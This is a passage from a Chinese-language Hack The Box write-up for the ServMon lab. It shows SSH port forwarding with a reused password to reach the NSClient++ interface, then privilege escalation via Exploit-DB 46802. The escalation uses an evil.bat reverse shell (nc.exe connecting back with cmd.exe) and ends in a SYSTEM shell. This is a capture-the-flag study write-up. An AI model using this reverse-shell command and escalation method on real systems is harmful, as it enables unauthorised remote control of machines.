> Content-Type: application/x-www-form-urlencoded
>
* schannel: client wants to read 102400 bytes
* schannel: encdata_buffer resized 103424
```

这里换一个方向，转而尝试前台的用户登录。但输入密码后会提示没权限...




又卡了我半天... 第二天开始抄一把答案，发现是因为 `NSClient++` 启动的配置设置了访问IP为本地 `127.0.0.1`，所以需要进行端口转才行。

```
┌──(kali㉿kali)-[~/hackthebox/ServMon]
└─$ ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443                    130
nadine@10.10.10.184's password:
Microsoft Windows [Version 10.0.18363.752]
(c) 2019 Microsoft Corporation. All rights reserved.

nadine@SERVMON C:\Users\Nadine>
```

```
1 sshpass：一个免交互 SSH 登录工具
2 sshpass -p 'L1k3B1gBut7s@W0rk' ssh nadine@10.10.10.184 -L 8443:127.0.0.1:8443
```

访问本地的端口，输入密码成功登录服务。



在 exploit 中有一个权限提升的栗子：

> https://www.exploit-db.com/exploits/46802


经过多次尝试后才成功提权。

首先上传 nc.exe 到服务器后，在编写一个执行反连的批处理脚本也上传到服务器。


evil.bat:

```
@echo off
C:\Users\Nadine\Downloads\nc.exe 10.10.16.6 9900 -e cmd.exe
```


进入对应的视图：`Settings > External Scripts > Scripts` 添加脚本。



在 `Settings > Scheduler > Schedules` 添加定时执行的设置。



点击重启，等待NC等反连即可。



OK，提权成功。

```
whoami
whoami
nt authority\system

whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                            Description                                                        State
========================================= ================================================================== ========
SeAssignPrimaryTokenPrivilege             Replace a process level token                                      Disabled
SeLockMemoryPrivilege                     Lock pages in memory                                               Enabled
SeIncreaseQuotaPrivilege                  Adjust memory quotas for a process                                 Disabled
SeTcbPrivilege                            Act as part of the operating system                                Enabled
SeSecurityPrivilege                       Manage auditing and security log                                   Disabled
SeTakeOwnershipPrivilege                  Take ownership of files or other objects                           Disabled
SeLoadDriverPrivilege                     Load and unload device drivers                                     Disabled
SeSystemProfilePrivilege                  Profile system performance                                         Enabled
SeSystemtimePrivilege                     Change the system time                                             Disabled
SeProfileSingleProcessPrivilege           Profile single process                                             Enabled
SeIncreaseBasePriorityPrivilege           Increase scheduling priority                                       Enabled
SeCreatePagefilePrivilege                 Create a pagefile                                                  Enabled
SeCreatePermanentPrivilege                Create permanent shared objects                                    Enabled
SeBackupPrivilege                         Back up files and directories                                      Disabled
SeRestorePrivilege                        Restore files and directories                                      Disabled
SeShutdownPrivilege                       Shut down the system                                               Disabled
SeDebugPrivilege                          Debug programs                                                     Enabled
SeAuditPrivilege                          Generate security audits                                           Enabled
SeSystemEnvironmentPrivilege              Modify firmware environment values                                 Disabled
SeChangeNotifyPrivilege                   Bypass traverse checking                                           Enabled
SeUndockPrivilege                         Remove computer from docking station                               Disabled
SeManageVolumePrivilege                   Perform volume maintenance tasks                                   Disabled
SeImpersonatePrivilege                    Impersonate a client after authentication                          Enabled
SeCreateGlobalPrivilege                   Create global objects                                              Enabled
SeIncreaseWorkingSetPrivilege             Increase a process working set                                     Enabled
SeTimeZonePrivilege                       Change the time zone                                               Enabled
SeCreateSymbolicLinkPrivilege             Create symbolic links                                              Enabled
SeDelegateSessionUserImpersonatePrivilege Obtain an impersonation token for another user in the same session Enabled
```

参考

- https://docs.nsclient.org/api/rest/
- https://blog.51cto.com/467754239/1558861
- https://docs.nsclient.org/web/
- https://www.exploit-db.com/exploits/46802